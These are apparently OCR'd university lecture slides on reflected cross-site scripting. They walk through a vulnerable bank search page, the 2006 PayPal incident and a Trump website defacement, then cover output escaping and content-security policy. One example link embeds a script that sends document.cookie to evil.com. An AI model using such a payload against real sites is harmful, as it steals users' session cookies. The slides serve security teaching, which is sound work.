
Reflected XSS (Cross-Site Scripting)




Reflected XSS (Cross-Site Scripting)



Reflected XSS (Cross-Site Scripting)



Reflected XSS (Cross-Site Scripting)



Reflected XSS: Summary

- Target: user with Javascript-enabled *browser* who visits a vulnerable *web service* that will include parts of URLs it receives in the web page output it generates
- Attacker goal: run script in user's browser with same access as provided to server's regular scripts (subvert SOP = *Same Origin Policy*)
- Attacker tools: ability to get user to click on a specially-crafted URL; optionally, a server used to receive stolen information such as cookies
- Key trick: server fails to ensure that output it generates does not contain embedded scripts other than its own

Example of How Reflected XSS Can Come About

- User input is echoed into HTML response.
- *Example*: search field
  - **http://bank.com/search.php?term=apple**
  - search.php responds with

```
<HTML>  <TITLE> Search Results </TITLE>
<BODY>
Results for $term :
. . .
</BODY> </HTML>
```

How does an attacker who gets you to visit evil.com exploit this?

Injection Via Script-in-URL

- Consider this link on evil.com: (properly URL encoded)

```
http://bank.com/search.php?term=
   <script> window.open(
      "http://evil.com/?cookie = " +
      document.cookie ) </script>
```

What if user clicks on this link?

1) Browser goes to `bank.com/search.php?...`
2) `bank.com` returns

   `<HTML> Results for <script> … </script> …`
3) Browser executes script *in same origin* as `bank.com`

   Sends to `evil.com` the cookie for `bank.com`

2006 Example Vulnerability


- Attackers contacted users via email and fooled them into accessing a particular URL hosted on the legitimate PayPal website.
- Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.
- Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Source: http://www.acunetix.com/news/paypal.htm

You Can Apparently Leave a Poop Emoji—Or Anything Else You Want—on Trump's Website

By Jordan Weissmann


861 0 41



Trump's site hacked around elections … apparently reflected XSS!!!!

You could insert anything you wanted in the headlines by typing it into the URL – a form of reflected XSS

And **https://www.donaldjtrump.com/press-releases/archive/trump%20is%20bad%20at%20internet** gets you:



How to prevent XSS?

Preventing XSS

Web server must perform:

- Input validation: check that inputs are of expected form (whitelisting)
  - Avoid blacklisting; it doesn't work well
- Output escaping: escape dynamic data before inserting it into HTML


Output escaping

- HTML parser looks for special characters: < > & ” ’
  - <html>, , <script>
  - such sequences trigger actions, e.g., running script
- Ideally, user-provided input string should not contain special chars
- If one wants to display these special characters in a webpage without the parser triggering action, one has to escape the parser


Character	Escape sequence
<	&lt;
>	&gt;
&	&amp
“	&quot;
‘	&#39;

Demo + fix

Direct vs escaped embedding



Escape user input!



XSS prevention (cont'd): Content-security policy (CSP)

- Have web server supply a whitelist of the scripts that are allowed to appear on a page
  - Web developer specifies the domains the browser should allow for executable scripts, disallowing all other scripts (including **inline scripts**)
- Can opt to globally dis-allow script execution

Summary

- XSS: Attacker injects a malicious script into the webpage viewed by a victim user
  - Script runs in user's browser with access to page's data
  - Bypasses the same-origin policy
- Fixes: validate/escape input/output, use CSP